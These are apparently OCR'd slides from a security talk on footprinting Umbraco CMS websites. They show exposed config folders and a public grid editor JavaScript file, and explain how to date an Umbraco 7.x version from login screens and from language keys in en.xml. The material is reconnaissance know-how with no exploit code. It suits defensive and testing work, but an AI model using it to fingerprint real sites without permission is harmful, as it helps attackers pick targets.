





<!-- Security by Jeffrey Schoemaker -->

# Leaves us with...

- /App_Plugins/
- /Config/
- /Umbraco_client/



# /Config/-folder

| | | | |
|---|---|---|---|
| BackOfficeTours | 17/04/2018 13:38 | File folder | |
| imageprocessor | 17/04/2018 13:38 | File folder | |
| Lang | 17/04/2018 13:38 | File folder | |
| splashes | 17/04/2018 13:38 | File folder | |
| 404handlers.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| applications.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| BaseRestExtensions.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| ClientDependency.config | 17/04/2018 16:22 | XML Configuration... | 4 KB |
| Dashboard.config | 17/04/2018 13:38 | XML Configuration... | 3 KB |
| EmbeddedMedia.config | 17/04/2018 13:38 | XML Configuration... | 7 KB |
| ExamineIndex.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| ExamineSettings.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| feedProxy.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| FileSystemProviders.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| grid.editors.config.js | 17/04/2018 13:38 | JavaScript File | 2 KB |
| HealthChecks.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| log4net.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| metablogConfig.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| scripting.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| tinyMceConfig.config | 17/04/2018 13:38 | XML Configuration... | 13 KB |
| trees.config | 17/04/2018 13:52 | XML Configuration... | 6 KB |
| umbracoSettings.config | 17/04/2018 13:38 | XML Configuration... | 10 KB |

# Aah... Only .config files

| | | | |
|---|---|---|---|
| BackOfficeTours | 17/04/2018 13:38 | File folder | |
| imageprocessor | 17/04/2018 13:38 | File folder | |
| Lang | 17/04/2018 13:38 | File folder | |
| splashes | 17/04/2018 13:38 | File folder | |
| 404handlers.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
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| feedProxy.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| FileSystemProviders.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
| grid.editors.config.js | 17/04/2018 13:38 | JavaScript File | 2 KB |
| HealthChecks.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| log4net.config | 17/04/2018 13:38 | XML Configuration... | 2 KB |
| metablogConfig.config | 17/04/2018 13:38 | XML Configuration... | 1 KB |
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
| tinyMceConfig.config | 17/04/2018 13:38 | XML Configuration... | 13 KB |
| trees.config | 17/04/2018 13:52 | XML Configuration... | 6 KB |
| umbracoSettings.config | 17/04/2018 13:38 | XML Configuration... | 10 KB |

**But wait!**
**Javascript?**




Level 1
Footprint & Identification

001
002
003
004 [redacted]/config/grid.editors.config.js

```
005     "alias": "gridTweet",
006     "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
007     "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
008     "icon": "icon-bird",
009     "config": {
010         "allowedDocTypes": ["gridTweet"],
011         "nameTemplate": "",
012         "enablePreview": false,
013         "viewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/",
014         "previewViewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/Previews/",
015         "previewCssFilePath": "",
016         "previewJsFilePath": ""
017     }
018 },
019 {
020     "name": "Charts",
021     "alias": "charts",
022     "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
023     "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
024     "icon": "icon-chart",
025     "config": {
026         "allowedDocTypes": ["gridBarChart", "gridDoughnutChart", "gridPieChart", "gridLineChart"],
027         "nameTemplate": "",
028         "enablePreview": false,
029         "viewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/",
030         "previewViewPath": "/Views/Partials/Grid/Editors/DocTypeGridEditor/Previews/",
031         "previewCssFilePath": "",
032         "previewJsFilePath": ""
033     }
034 },
035 {
036     "name": "Big numbers",
037     "alias": "bigNumbers",
038     "view": "/App_Plugins/DocTypeGridEditor/Views/doctypegrideditor.html",
039     "render": "/App_Plugins/DocTypeGridEditor/Render/DocTypeGridEditor.cshtml",
040     "icon": "icon-chart",
```


041 <!-- Security by Jeffrey Schoemaker -->


042




Level 1
Footprint & Identification


# That must be Umbraco!

# Mission 1.3


- Goal: What version of Umbraco is being used
- Approach: Looking at specifics of that version




# Looking at the login screens





7.0





7.1 - 7.4





7.5




7.6





7.7




7.8 / 7.10


# But that would be quite hard...

- Is there are better a way?



# We could...

- Look for specific files and their contents
- Each new feature in a version requires language keys
- Crawl /umbraco/config/lang/en.xml



# 7.5 introduced 'Forgot password'

[redacted]/umbraco/config/lang/en.xml

```
    </key>
    <key alias="resetPasswordEmailCopySubject">Umbraco: Reset Password</key>
  - <key alias="resetPasswordEmailCopyFormat">
      <p>Your username to login to the Umbraco back-office is: <strong>%0%</strong></p><p>Click <a href="%
    </key>
  </area>
- <area alias="main">
    <key alias="dashboard">Dashboard</key>
    <key alias="sections">Sections</key>
    <key alias="tree">Content</key>
  </area>
- <area alias="moveOrCopy">
    <key alias="choose">Choose page above...</key>
    <key alias="copyDone">%0% has been copied to %1%</key>
  - <key alias="copyTo">
      Select where the document %0% should be copied to below
    </key>
```

# 7.7 introduced Nested Content to the core

/umbraco/config/lang/en.xml

```
  - <key alias="nestedContentEditorNotSupported">
      Property %0% uses editor %1% which is not supported by Nested Content.
    </key>
    <key alias="addTextBox">Add another text box</key>
    <key alias="removeTextBox">Remove this text box</key>
    <key alias="contentRoot">Content root</key>
  </area>
- <area alias="blueprints">
    <key alias="createBlueprintFrom">Create a new Content Template from '%0%'</key>
    <key alias="blankBlueprint">Blank</key>
    <key alias="selectBlueprint">Select a Content Template</key>
    <key alias="createdBlueprintHeading">Content Template created</key>
    <key alias="createdBlueprintMessage">A Content Template was created from '%0%'</key>
  - <key alias="duplicateBlueprintMessage">
      Another Content Template with the same name already exists
    </key>
  - <key alias="blueprintDescription">
      A Content Template is pre-defined content that an editor can select to use as the basis for creating new content
    </key>
  </area>
```


# 7.9 introduced ‘Sensitive data’

[redacted]/umbraco/config/lang/en.xml

```
  - <key alias="isSensitiveValue">
      This value is hidden. If you need access to view this value please contact your website administrator.
    </key>
    <key alias="isSensitiveValue_short">This value is hidden.</key>
  </area>
- <area alias="blueprints">
    <key alias="createBlueprintFrom">Create a new Content Template from '%0%'</key>
    <key alias="blankBlueprint">Blank</key>
    <key alias="selectBlueprint">Select a Content Template</key>
    <key alias="createdBlueprintHeading">Content Template created</key>
    <key alias="createdBlueprintMessage">A Content Template was created from '%0%'</key>
  - <key alias="duplicateBlueprintMessage">
      Another Content Template with the same name already exists
    </key>
  - <key alias="blueprintDescription">
      A Content Template is pre-defined content that an editor can select to use as the basis for creating new content
    </key>
  </area>
- <area alias="media">
    <key alias="clickToUpload">Click to upload</key>
    <key alias="dropFilesHere">Drop your files here...</key>
    <key alias="urls">Link to media</key>
    <key alias="orClickHereToUpload">or click here to choose files</key>
    <key alias="onlyAllowedFiles">Only allowed file types are</key>
  - <key alias="disallowedFileType">
```

# If /Umbraco/ is unavailable...

